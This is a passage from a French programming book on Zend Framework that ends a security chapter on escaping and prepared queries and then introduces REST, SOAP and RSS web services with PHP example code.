Ensuite, il est nécessaire de protéger, avec une fonction d'échappement, les caractères des données dynamiques provenant de l'utilisateur. Le composant `Zend_Db` se charge de cela pour vous lorsque vous passez par des *jokers* (*binds*). En effet, Zend Framework utilise systématiquement les requêtes préparées pour interroger le SGBD. Si vous profitez des

paramètres préparés des requêtes, alors le niveau de sécurité est fortement relevé. Zend_DB est traité en détail au chapitre 5.

Aussi, les méthodes `quote()` et `quoteInto()` vous permettent de protéger manuellement des paramètres, par la fonction d'échappement, en passant une information de type, et lorsqu'il s'agit d'un entier (un identifiant de clé primaire, par exemple), une conversion PHP représente la meilleure sécurité :

Exemple de conversion en entier dans `models/TRreservation.php`

```
public function getByCreator($creatorId)
{
    $select = $this->select();
    return $this->fetchAll($select->from($this, 'id')
        ->where('creator = ?', (int)$creatorId)
        )->toArray();
}
```

En résumé


Si le développeur n'a pas appris les concepts de sécurité des applications web, alors il y a un risque non seulement pour l'application et toutes ses données, mais aussi pour les clients (utilisateurs) légitimes. La sécurité à 100 % n'existe pas, mais plus on bloque les éventuelles personnes malveillantes (sans gêner les utilisateurs légitimes, là est toute la difficulté), mieux c'est.

Au risque de paraître rébarbatifs, nous allons donc une dernière fois nous efforcer de répéter les règles *élémentaires* de sécurité en développement :

- vérifiez et validez toutes les données entrantes ;
- protégez par des fonctions d'échappement toutes les données sortantes, destinées à l'affichage.

En plus de celles-ci, une politique de sécurité peut être mise en place en entreprise, qui peut compter plusieurs pages au format A4 de recommandations et d'interdictions.

chapitre 12



Interopérabilité et services web

Face à la diversité des technologies et des protocoles informatiques existants, la solution s'appelle bien souvent *interopérabilité*. Cette notion consiste simplement à trouver un canal de communication entre deux entités qui ne sont pas faites, à l'origine, pour s'entendre. En amont de l'interopérabilité, il est important de construire une architecture applicative compatible avec les protocoles d'interopérabilité.

SOMMAIRE

- ▶ Connaître les différentes possibilités de communication inter-applications
- ▶ Utiliser ou créer un service web

COMPOSANTS

- ▶ Zend_Rest
- ▶ Zend_Soap
- ▶ Zend_Feed

MOTS-CLÉS

- ▶ service web
- ▶ SOAP
- ▶ REST
- ▶ flux
- ▶ client
- ▶ serveur
- ▶ XML-RPC
- ▶ Google
- ▶ Yahoo

Nous voici arrivés à un chapitre important, consacré à la présentation théorique et pratique des différentes formes d'interopérabilité, ainsi qu'à l'utilisation de services existants. Zend Framework propose deux catégories de composants : ceux qui permettent d'exploiter les protocoles de communication et ceux qui permettent de consommer des services spécifiques, tels que ceux de Google, Yahoo, Amazon, etc.

L'interopérabilité, qu'est-ce que c'est ?

L'interopérabilité concerne tout ce qui permet l'échange d'informations et de fonctionnalités. Avec l'augmentation du nombre d'applications, de technologies et de formats de données, ce concept d'interopérabilité est stratégique. Plus une application est capable de communiquer avec d'autres applications, ainsi que de lire et écrire des documents différents, plus elle aura d'intérêt aux yeux du plus grand nombre d'utilisateurs possibles.




Figure 12-1
Principe d'un service web classique

Techniquement, il existe de nombreuses solutions permettant de mettre en œuvre des ponts entre plusieurs applications. Dans ce chapitre, nous allons nous intéresser au concept de service, qui permet l'échange en temps réel d'informations et de fonctionnalités.

Concrètement, tel que l'illustre la figure 12-1, il est possible grâce à un service web d'invoquer des fonctionnalités qui sont physiquement situées dans une application distante. Dans notre illustration, la classe Service de l'Application 2 est liée à la classe Service de l'Application 1,

de telle manière qu'il est possible de s'en servir dans l'Application 2 comme s'il s'agissait d'une classe locale.

Certains termes tels que *sérialisation/désérialisation* ou SOAP seront abordés dans les sections suivantes.

Les solutions existantes

À défaut de solution idéale, avec PHP, nous avons le choix entre plusieurs alternatives qui ont chacune leurs avantages et inconvénients. Zend Framework propose une implémentation améliorée des outils permettant la mise en place de ces solutions. En voici la liste, avec quelques informations qui vous permettront de faire votre choix.

REST

Le principe de REST est très simple : un client expédie une requête HTTP avec des paramètres (opération, arguments, etc.) et le serveur répond avec une chaîne de caractères sérialisée (XML, JSON ou protocole de sérialisation de son choix).

REST fonctionne autour du principe de *ressources*, visibles via plusieurs *vues*.

En général, une ressource est identifiée par un URI unique, qui possède une URL unique, et on utilise les méthodes HTTP pour définir l'action à effectuer (lire, écrire, mettre à jour, supprimer, etc.).

Avantages

- REST est simple à mettre en œuvre.
- C'est un service performant de par sa légèreté.
- Sa maintenance est facile, dans la mesure où l'implémentation est bien organisée.

Inconvénients

- La complexité des fonctionnalités pouvant être fournies est limitée.
- Il ne s'agit pas d'une norme, ni d'un protocole, mais seulement d'un concept.
- REST n'est pas approprié à la mise en place de gros services qui doivent s'adapter aux évolutions de l'existant.

/// REST

Pour comprendre REST (*Representational State Transfer*) et les notions de vues et de ressources, nous vous recommandons l'excellent article consultable à l'URL suivante :

- ▶ <http://www.biologeeek.com/rest,traduction,web-semantique/pour-ne-plus-etre-en-rest-comprendre-cette-architecture/>
-

/// Sérialisation/Désérialisation

La *sérialisation* est l'action qui consiste à passer d'un type composite à un type scalaire. En d'autres termes, la sérialisation permet de transformer un tableau ou un objet en une chaîne de caractères. La *désérialisation* est l'opération inverse. Sauf cas exceptionnel, la sérialisation/désérialisation est bijective.

SOAP

SOAP (*Simple Object Access Protocol*) est le protocole RPC (*Remote Procedure Call*) orienté objet le plus utilisé pour développer des services web. Il s'agit d'une véritable norme qui est aujourd'hui adoptée par de nombreuses technologies et applications. SOAP est basé sur XML.

Avantages

- SOAP permet la mise en place de services de toute taille et de tout niveau de complexité.
- C'est un protocole standard et complet.
- Il permet d'offrir assez simplement des API pour l'accès aux fonctionnalités.

Inconvénients

- Bien que complet, ce standard est verbeux et les informations échangées peuvent s'avérer difficiles à lire.
- En PHP, les types de données un peu complexes tels que les objets ou certains tableaux ne sont pas pris en charge de manière native, ce qui oblige à ajouter une couche de sérialisation supplémentaire.
- Par rapport aux autres solutions, SOAP est la plus lente et la plus lourde.

XML-RPC

Ce protocole ressemble à SOAP, et tend d'ailleurs à être de plus en plus remplacé par ce dernier. XML-RPC possède les mêmes avantages et inconvénients que SOAP. Vous l'utiliserez si vous devez communiquer avec des entités qui utilisent cette norme. Dans le cas contraire, il est d'usage de choisir SOAP, qui est plus récent et plus répandu.

RSS et Atom

Ces petits standards proposent des DTD qui, en général, permettent la diffusion d'un flux d'actualités. Ils sont donc optimisés pour la diffusion de ce type de données, bien que l'on détourne souvent cette spécificité. Il est par exemple intéressant d'utiliser RSS ou Atom pour mettre en place des flux d'import/export ou d'informations techniques. L'un des dérivés les plus connus de RSS est le *podcast*, qui permet de mettre à disposition une série de fichiers vidéo téléchargeables, et le *vidéocast*, qui permet de faire de même avec des fichiers vidéo en continu (*streaming*).

/// RSS

RSS est l'acronyme de *Really Simple Syndication* (RSS 2.0), *RDF Site Summary* (RSS 0.9, 1.0 et 1.1) ou *Rich Site Summary* (RSS 0.91), suivant les différentes versions.

Le principal intérêt d'Atom ou RSS réside dans le large choix de lecteurs que l'on peut trouver sur le marché. De nombreux navigateurs, messageries web et applications de communication ou multimédia proposent la lecture de ces flux.

Atom et RSS sont tous deux normés et utilisés en interne par de grandes entreprises telles que Google, par exemple. Vous trouverez des détails respectivement dans la RFC 4287 et sur le site <http://cyber.law.harvard.edu/rss/rss.html>.

Préparer le terrain

Les fonctionnalités à lier aux services web seront implémentées dans la même classe pour REST et pour SOAP. Chaque service sera développé dans une classe séparée. La figure 12-2 présente le schéma UML des classes mises en place dans les bibliothèques pour notre besoin.




Figure 12-2
Diagramme de classes simplifié de gestion des services web dans notre application

- Zfbook_Reservation_Server est la classe contenant les fonctionnalités qui pourront être invoquées de l'extérieur ; elle est abstraite et sert de modèle ;
- Zfbook_Reservation_SoapServer est une classe fille de Zfbook_Reservation_Server adaptée au service SOAP ;
- Zfbook_Reservation_RestServer est une classe fille de Zfbook_Reservation_Server adaptée au service REST.

Voici la classe Zfbook_Reservation_Server telle que nous allons l'utiliser dans nos exemples. Vous pouvez la compléter pour vos propres besoins.

SÉCURITÉ Accès au service en écriture

Pour simplifier nos exemples, nous ne mettrons pas en place de politique de sécurité, mais il est évident que dans la mesure où un service donne accès à des fonctionnalités critiques en écriture, cela représente une faille de sécurité. La classe supportant les fonctionnalités du service peut très bien gérer une authentification (méthode `login()` par exemple) et donner accès aux fonctionnalités uniquement si le client est identifié, de la même manière que pour un visiteur humain sur des pages classiques.

Il est à noter que les commentaires PHPDoc de cette classe sont importants pour le service SOAP.

Classe qui sera invoquée par les services

```
<?php
/**
 * Classe commune aux services SOAP / REST
 */
abstract class Zfbook_Reservation_Server
{

    /**
     * Get a list of reservation ids
     *
     * @param string $dateBegin
     * @param string $dateEnd
     * @return array
     */
    public function getReservations($dateBegin, $dateEnd)
    {
        $reservations = new TReservation();
        return $reservations->getRestrictedList($dateBegin, $dateEnd);
    }

    /**
     * Get a reservation detail
     *
     * @param integer $id
     * @return array
     */
    public function getDetail($id)
    {
        $reservations = new TReservationList();
        return $reservations->find((int)$id)
            ->current()
            ->toArray();
    }

    /**
     * Get the entire list of rooms
     *
     * @return array
     */
    public function getRooms()
    {
        $rooms = new TRoom();
        return $rooms->fetchAll()->toArray();
    }
}
```

D'un point de vue MVC, nous avons choisi de créer un contrôleur séparé pour les services. Celui-ci pourra éventuellement servir pour d'autres applications et permettra la centralisation de tous les services. Voici le squelette de notre contrôleur :

Squelette du contrôleur dédié aux services

```
<?php
class WebserviceController extends Zend_Controller_Action
{
    /**
     * Serveur du webservice demandé
     */
    protected $_server;

    /**
     * Initialisation du contrôleur
     */
    public function init()
    {
        $this->_helper->viewRenderer->setNoRender(true);
        $this->_helper->layout->disableLayout();
        $this->getResponse()->setHeader('Content-type', 'text/xml');
    }

    /**
     * Service SOAP
     */
    public function soapAction()
    {
    }

    /**
     * Service REST
     */
    public function restAction()
    {
    }

    /**
     * Postdispatch : lancé après chaque action
     * Lance le service web demandé
     */
    public function postDispatch()
    {
        $class = 'Zfbook_Reservation_'
            . ucfirst($this->getRequest()
                ->getActionName())
            . 'Server';
        $this->_server->setClass($class);
        $this->_server->handle();
    }
}
```

La propriété `$_server` va contenir l'objet de gestion du service SOAP ou REST. Celui-ci sera instancié dans les méthodes `soapAction()` et `restAction()` qui correspondent aux actions des services.

La méthode `init()` est automatiquement appelée avant l'appel de l'action. Nous l'utilisons pour désactiver l'appel automatique des vues et pour envoyer au client un en-tête HTTP qui précise que le contenu sera du XML. En effet, pour SOAP comme pour REST, les services vont envoyer du XML.

Enfin, la méthode `postDispatch()` est automatiquement appelée après les actions et effectue les opérations de sélection de la classe à invoquer et de lancement du service (`handle()`). Ces actions sont communes à l'ensemble des services, c'est pourquoi nous pouvons les mettre en facteur ici. Il ne nous reste plus qu'à remplir les actions du code supplémentaire qui, contrairement à ce qu'on pourrait croire, n'est pas si verbeux que cela. Nous vous laissons en juger.

Zend_Rest : l'interopérabilité simplifiée

REST est utilisé pour mettre en place des services légers permettant l'accès à des informations ou à des fonctionnalités. Dans notre exemple, nous voulons mettre en place un service REST pour effectuer des recherches de réservation ou encore ajouter, supprimer et modifier des données.

Principe de REST

Un serveur REST reçoit une requête contenant le nom de la méthode ou de la fonction à solliciter, ainsi que la valeur des éventuels arguments. Cette requête est simplement un appel HTTP, comme le montre cet exemple :

Requête REST au serveur

```
| http://html.zfbook/webservice/rest?method=getRooms
```

Cette requête a pour effet d'appeler la méthode adéquate. La valeur de retour est récupérée pour être renvoyée au client qui reçoit un flux de données généralement basé sur XML.

En plus de cela, un service est dit *RESTful* s'il respecte les notions de ressource unique, de représentation de la ressource et de verbe d'interrogation. Ce n'est pas le cas de nos exemples, qui n'utilisent que la méthode GET.

Zend_Rest : REST, version Zend Framework

Avec Zend Framework, le principe reste le même pour l'appel du client. Concernant le flux renvoyé par le serveur, deux possibilités s'offrent à nous :

- *laisser Zend Framework construire son propre flux XML* – ainsi, le serveur et le client peuvent se comprendre, car ils adoptent les mêmes conventions ; le type de données de retour des méthodes appelées est sérialisé à la sauce Zend ;
- *générer un flux XML personnalisé* – pour cela, il suffit que la méthode retourne un objet de type `SimpleXMLElement` ; le flux XML généré sera renvoyé tel quel au client, sans altération.

Dans les exemples qui suivent, nous allons modifier légèrement les méthodes de la classe à invoquer, de manière à utiliser ces deux possibilités.




Figure 12-3
Diagramme de classes simplifié
du composant Zend_Rest

Mais avant tout, concentrons-nous sur le contenu de l'action `restAction()`. Sachant que nous avons déjà les fonctionnalités (classe dans `library`) et le chargement (`postDispatch()`), il ne nous reste plus qu'à instancier l'objet REST qui permettra de gérer la communication. Avec Zend Framework, cette opération est assez simple. Voici le code de l'action `restAction()` :

Création du serveur REST

```
// Nous sommes dans le contrôleur WebserviceController
public function restAction()
{
    $this->_server = new Zend_Rest_Server();
}
```

L'action consistant à instancier le composant `Zend_Rest_Server` suffit. Notre service REST peut être considéré comme terminé ! Voyons comment celui-ci se comporte :

Invocation de la méthode `getDetail`

```
http://html.zfbook/webservice/rest?method=getDetail&arg1=12
```

Pour faire appel à un service REST et le tester, il suffit d'utiliser son navigateur web favori et de mentionner la méthode à appeler, en plaçant ses arguments en paramètres de l'URL associée au service. Le résultat de cet appel devrait ressembler à l'illustration 12-4. Nous pouvons voir que le tableau renvoyé par `getDetail()` est sérialisé en XML. Le client devra utiliser un outil qui lit le XML, ou tout simplement la classe `Zend_Rest_Client`.




Figure 12-4
Appel du service REST
depuis un navigateur web

Afin de personnaliser le service, il est possible de renvoyer des messages. Dans la classe `Zfbook_Reservation_RestServer`, nous allons par exemple compléter la méthode `getReservations()` qui donne une liste de réservations entre deux dates. Voici le code de cette classe avec la surcharge de `getReservations()` :

Classe à invoquer côté REST avec surcharge de getReservations()

```
<?php
/**
 * Serveur REST de l'application
 */
class Zfbook_Reservation_RestServer extends Zfbook_Reservation_Server
{
    const STATUS_SUCCESS = 'success';
    const STATUS_FAIL    = 'fail';

    public function getReservations($dateBegin, $dateEnd)
    {
        $resas = parent::getReservations($dateBegin, $dateEnd);
        if (!$resas) {
            return array('msg'    => 'Bad result',
                        'status' => self::STATUS_FAIL);
        }
        return $resas;
    }
}
```

La méthode `getReservations()` est surchargée avec un renvoi de message personnalisé en cas de problème. Dans tous les autres cas, il s'agit du résultat retourné par la méthode parente. Pour utiliser cette fonctionnalité, utilisons maintenant la classe `Zend_Rest_Client`. Dans un fichier à part, nous pouvons mettre ces quelques lignes de code :

Un client REST

```
// Déclaration du client REST
$suri = 'http://html.zfbook/webservice/rest';
$client = new Zend_Rest_Client($suri);

// Appel de la méthode getReservations
// Affiche une série d'ID : 6 8 9 10 11 12
$reservations = $client->getReservations(
    '2008-07-18 10:00:00',
    '2008-09-18 10:00:00');
foreach ($reservations->get()->id as $id) {
    echo $id . ' ';
}
```

Comme nous pouvons le voir, l'appel de `getReservations()` du client REST ne retourne pas la même donnée que le `Zfbook_Reservations_Server::getReservations()`. Il s'agit d'un objet `Zend_Rest_Client_Result` adapté à la récupération de données. Mais il est possible de passer outre ce comportement et de simplifier la partie client en construisant nous-mêmes le code généré. Pour cela, la méthode de l'objet invoqué doit retourner un objet `SimpleXMLElement`. Voici comment faire avec la méthode `getRooms()` :

Surcharge de getRooms() pour générer son propre résultat XML

```
// Nous sommes dans Zfbook_Reservation_RestServer
public function getRooms()
{
    $roomsTab = parent::getRooms();
    $rooms = simplexml_load_string('<rooms />');
    foreach ($roomsTab as $roomTab) {
        $room = $rooms->addChild('room');
        foreach ($roomTab as $key => $value) {
            $room->addChild($key, $value);
        }
    }
    return $rooms;
}
```

Cette méthode `getRooms()` appelle la méthode parente du même nom et transforme la structure de données tableau en un objet `SimpleXMLElement`. Cela a pour effet de remplacer la sérialisation XML prévue par `Zend_Rest` par son propre flux XML. La figure 12-5 illustre le résultat de cette opération.




Figure 12-5
Code XML de `getRooms()`
nettoyé par nos soins

Nous pouvons voir que le code XML généré est plus simple et plus facile à lire. Ce n'est pas tout : la partie cliente est elle aussi simplifiée, comme nous pouvons le voir dans le code suivant :

Client REST adapté à une réponse XML personnalisée


```
$uri = 'http://html.zfbook/webservice/rest';
$client = new Zend_Rest_Client($uri);

$rooms = $client->getRooms()->get();
foreach ($rooms as $room) {
    echo '- ' . $room->id . ' : ' . $room->name . "\n";
}
```

L'opération `$client->getRooms()->get()` retourne un objet `Zend_Rest_Client_Result` attaché à un objet `SimpleXMLElement`. Il suffit donc de considérer la valeur de retour comme étant un objet `SimpleXML`.

Zend_Soap : l'interopérabilité par définition

SOAP est le protocole le plus utilisé pour mettre en place des services web. PHP propose une extension SOAP efficace, et Zend Framework un composant dédié permettant un accès simple et la génération dynamique du WSDL. À l'heure où nous écrivons ces lignes, ce composant est encore un peu jeune. Nous nous limiterons donc, pour l'instant, à la mise en œuvre d'un composant SOAP sans WSDL.



WSDL

Le protocole SOAP, qui permet d'assurer la transmission de messages via un protocole tel que HTTP ou SMTP, est souvent associé à une notion appelée WSDL (*Web Service Description Language*). Son rôle est de décrire le service mis en place, c'est-à-dire les fonctions, les types de données et l'adresse du composant, de telle sorte qu'avec le flux WSDL d'un service, le client dispose de toutes les informations nécessaires pour utiliser le service. Très souvent, le WSDL est contenu dans un fichier, sous forme XML, peu compréhensible à la lecture.

Figure 12-6
Diagramme de classes simplifié
du composant Zend_Soap

EXTENSION PHP SOAP

Attention, Zend_SOAP nécessite les capacités SOAP de PHP qui se trouvent dans l'extension `php_soap`. Cette extension n'est pas activée par défaut dans PHP 5.2, contrairement à PHP 5.3. Vérifiez donc sa présence et son état.

Pour notre application, nous décidons de mettre en place un composant SOAP basé sur la classe `Zfbook_Reservation_Server` sans modifier celle-ci. Par principe et pour que le mécanisme contenu dans `WebserviceController::postDispatch()` fonctionne (voir plus haut), nous pouvons créer une classe `Zfbook_Reservation_SoapServer` :

Classe du service SOAP à invoquer

```
<?php
/**
 * La classe soap frontale de l'API
 */
class Zfbook_Reservation_SoapServer
extends Zfbook_Reservation_Server
{}
```

La mise en place du service SOAP dans le contrôleur `WebserviceController` sera aussi simple que pour REST. Il suffit ici seulement de charger un objet `Zend_Soap` qui sera par la suite attaché à la classe à invoquer dans `postDispatch()`. Voici comment créer cet objet :

Création de l'objet `Zend_Soap_Server` dans le contrôleur

```
// Dans la classe WebserviceController
public function soapAction()
{
    $options = array('uri' => 'http://reservation');
    $this->_server = new Zend_Soap_Server(null, $options);
}
```

L'objet `Zend_Soap_Server` est injecté dans la propriété `$_server` du contrôleur, de manière à ce qu'il soit visible dans `postDispatch()`. Le paramètre `uri` est interne au service web, et devra être appelé également dans le client. Lorsque l'on appelle l'URL correspondant au service, une *enveloppe SOAP* devrait apparaître avec un message d'erreur, comme l'illustre la figure 12-7.



Figure 12-7

L'appel du service SOAP dans le navigateur

Il ne nous reste plus qu'à tester ce service en créant un client indépendant dans un fichier PHP. Pour cela, nous allons instancier un objet `Zend_Soap_Client` avec, en plus des mêmes options que celles du serveur (`uri`), la clé `location` qui mentionne l'adresse vers le serveur SOAP. Étant donné que nous utilisons SOAP sans WSDL, cette clé est obligatoire.

Un client SOAP sur une application distante

```
// Déclaration du client SOAP
$options = array();
$options['location'] = 'http://html.zfbook/webservice/soap';
$options['uri']      = 'http://reservation';
$client = new Zend_Soap_Client(null, $options);

// Affichage du résultat (test)
echo '<div style="float: right">';
var_dump($client->getRooms());
var_dump($client->getDetail(12));
echo '</div>';
var_dump($client->getReservations(
    '2008-08-18 13:10:00', '2008-09-18 10:00:00'));
```

En regardant le code du client et le résultat à l'écran apparaissant sur la figure 12-8, nous pouvons remarquer que la mise en place d'un service SOAP est très simple. Les types de données sont en particulier mieux respectés que sur le client REST : les résultats retournés sont bien des tableaux. Il est alors aisé de les manipuler par la suite.




Figure 12-8
Résultat du client SOAP de test

Toujours sur la figure 12-8, les blocs 1, 2 et 3 correspondent respectivement aux `var_dump()` de la valeur de retour de `getRooms()`, `getDetail()` et `getReservations()`.

Zend_Feed : pour les protocoles simples RSS et Atom

Zend_Feed est un composant qui permet de lire et de générer des flux. Il est en particulier compatible avec les DTD Atom et RSS et prend en charge les tags `podcast` et `Itune`. Pour notre application, nous allons mettre à disposition un flux RSS qui expose la liste des réservations.

Contrairement à un service web, un flux est à sens unique : un serveur fournit le flux et un client le lit. Le serveur n'attend pas de directive ou de paramètre du client, et le flux est constant, sauf si les données sont modifiées dans la base. Pour notre exemple, nous allons prendre l'ensemble des réservations sans limitation. Libre à vous d'optimiser en prenant par exemple les dix dernières réservations uniquement.

